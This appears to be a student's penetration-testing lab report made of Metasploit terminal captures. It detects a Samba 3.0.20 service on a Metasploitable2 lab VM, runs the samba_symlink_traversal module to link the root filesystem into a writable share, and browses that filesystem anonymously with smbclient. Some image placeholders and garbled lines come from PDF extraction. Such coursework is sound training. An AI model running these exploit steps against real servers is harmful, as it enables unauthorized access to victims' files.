
Name Current Setting Required Description
-----
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >
  
```

Dhevatha S P
22BCE0826

10. Setting options as below



```

0 auxiliary/scanner/smb/smb_version normal No SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 > use 0
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  THREADS   1                The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.224.1
rhosts => 192.168.224.1
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.224.1:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.224.1:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.224.1: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >

```

11. With the above information creating the symlink



```

msf6 auxiliary(scanner/smb/smb_version) > search samba_symlink


Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
--  --
0  auxiliary/admin/smb/samba_symlink_traversal                        normal         No     Samba Symlink Directory Traversal

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/smb/samba_symlink_traversal

msf6 auxiliary(scanner/smb/smb_version) > use 0
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

```

12. Setting options as below and creating the symlink



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkbaker@kali:~$

Module options (auxiliary/admin/smb/samba_symlink_traversal):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     192.168.224.1    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      445              yes       The SMB service port (TCP)
  SMBSHARE   tmp              yes       The name of a writeable share on the server
  SMBTARGET  rootfs           yes       The name of the directory that should point to the root filesystem

View the full module info with the info, or info -d command.


msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhosts 192.168.224.1
rhosts => 192.168.224.1
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set smbshare tmp
smbshare => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.224.1

[*] 192.168.224.1:445 - Connecting to the server...
[*] 192.168.224.1:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.224.1:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.224.1:445 - Now access the following share to browse the root filesystem:
[*] 192.168.224.1:445 - \\192.168.224.1\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) >

```

13. Using the symlink, accessing the Metasploitable2 root directory from Kali Linux



```

Kali Linux (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkbaker@kali:~$

pinkbaker@kali:~$ smbclient //192.168.224.1/cmp
Password for WORKGROUP\pinkbaker1:
Anonymous login successful.
Try 'help' to get a list of possible commands.
smb: \> cd rootfs
smb: \rootfs> ls
.
..
initrd
media
bin
lost+found
mnt
sbin
shim
initrd.img
home
lib
usr
proc
root
sys
boot
cdup.out
etc
dev
vmlinuz
opt
var
usr
7282168 blocks of size 1024, 9419608 blocks available
smb: \rootfs>

```